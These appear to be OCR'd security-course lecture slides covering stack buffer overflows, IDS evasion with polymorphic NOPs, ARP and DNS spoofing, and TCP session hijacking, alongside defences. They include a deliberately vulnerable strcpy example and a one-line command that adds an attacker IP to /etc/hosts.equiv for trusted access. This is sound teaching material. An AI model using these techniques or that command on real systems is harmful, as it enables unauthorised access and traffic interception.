
Phase 3: Gaining Access

- Exploit vulnerabilities
  - Exploits for a specific vulnerability can be downloaded from hacker sites
  - Skilled hackers write new exploits

What is a vulnerability?
What is an exploit?

Stack-Based Overflow Attacks

- Stack stores important data on procedure call




Stack-Based Overflow Attacks

- Consider a function

```
void sample_function(char* s)
{
  char buffer[10];
  strcpy(buffer, s);
  return;
}
```


- And a main program

```
void main()
{
  int i;
  char temp[200];
  for(i=0; i<200;i++) temp[i]='A';
  sample_function(temp);
  return;
}
```



Stack-Based Overflow Attacks

- Large input will be stored on the stack, overwriting system information



Stack-Based Overflow Attacks

- Attacker overwrites return address to point somewhere else
  - "Local variables" portion of the stack
  - Places attack code in machine language at that portion
  - Since it is difficult to know exact address of the portion, pads attack code with NOPs before and after

Stack-Based Overflow Attacks

- Intrusion Detection Systems (IDSs) could look for sequence of NOPs to spot buffer overflows
  - Attacker uses polymorphism: he transforms the code so that NOP is changed into some other command that does the same thing,
    e.g. MOV R1, R1
  - Attacker XORs important commands with a key
  - Attacker places XOR command and the key just before the encrypted attack code. XOR command is also obscured

Stack-Based Overflow Attacks

- What type of commands does the attacker execute?
  - Commands that help him gain access to the machine
  - Writes a string into inetd.conf file to start shell application listening on a port, then "logs on" through that port
  - Starts Xterm

Stack-Based Overflow Attacks

- How does an attacker discover stack-based overflow?
  - Looks at the source code
  - Runs application on his machine, tries to supply long inputs and looks at system registers
- Read more at
  - http://insecure.org/stf/smashstack.html

Defenses Against Stack-Based Overflows

- For system administrators:
  - Apply patches, keep systems up-to-date
  - Disable execution from the stack
  - Monitor writes on the stack
  - Store return address somewhere else
  - Monitor outgoing traffic
- For software designers
  - Apply checks for buffer overflows
  - Use safe functions

Network Attacks


- Sniffing for passwords and usernames
- Spoofing addresses
- Hijacking a session

Sniffing

- Looking at raw packet information on the wire
  - Some media is more prone to sniffing – Ethernet
  - Some network topologies are more prone to sniffing – hub vs. switch

Sniffing On a Hub

- Ethernet is a broadcast media – every machine connected to it can hear all the information
  - Passive sniffing




Sniffing On a Hub

- Attacker can get anything that is not encrypted and is sent to LAN
  - Defense: encrypt all sensitive traffic
  - Tcpdump
    - http://www.tcpdump.org
  - Snort
    - http://www.snort.org
  - Ethereal
    - http://www.ethereal.com


Sniffing On a Switch

- Switch is connected by a separate physical line to every machine and it chooses only one line to send the message




Sniffing On a Switch – Take 1

- Attacker sends a lot of ARP messages for fake addresses to R
  - Some switches send on all interfaces when their table overloads




Sniffing On a Switch – Take 2

- Address Resolution Protocol (ARP) maps IP addresses with MAC addresses



Sniffing On a Switch – Take 2

- Attacker uses ARP poisoning to map his MAC address to IP address X



5. A sends this back to R, to be sent to MAC(X)

8. A sends this back to R, to be sent to MAC(Y)

Active Sniffing Tools

- Dsniff
  - http://www.monkey.org/~dugsong/dsniff
  - Also parses application packets for a lot of applications
  - Sniffs and spoofs DNS

Spoofing DNS

- Attacker sniffs DNS requests, replies with his own address faster than real server (DNS cache poisoning)
- When real reply arrives client ignores it
- This can be coupled with man-in-the-middle attack on HTTPS and SSH

Sniffing Defenses


- Use end-to-end encryption
- Use switches
  - Statically configure MAC and IP bindings with ports
- Don't accept suspicious certificates

What Is IP Spoofing

- Faking somebody else's IP address in IP source address field
- How to spoof?
  - Linux and BSD OS have functions that enable superuser to create custom packets and fill in any information
  - Windows XP also has this capability but earlier Windows versions don't

IP Address Spoofing in TCP packets

- Attacker cannot see reply packets




Guessing a Sequence Number

- Attacker wants to assume Alice's identity
  - He establishes many connections to Bob with his own identity gets a few sequence numbers
  - He disables Alice (DDoS)
  - He sends SYN to Bob, Bob replies to Alice, attacker uses guessed value of SEQ_B to complete connection – TCP session hijacking
  - If Bob and Alice have trust relationship (*/etc/hosts.equiv* file in Linux) he has just gained access to Bob
  - He can add his machine to */etc/hosts.equiv*
    echo "1.2.3.4" >> /etc/hosts.equiv


Guessing a Sequence Number

- It used to be ISN=f(Time), still is in some Windows versions



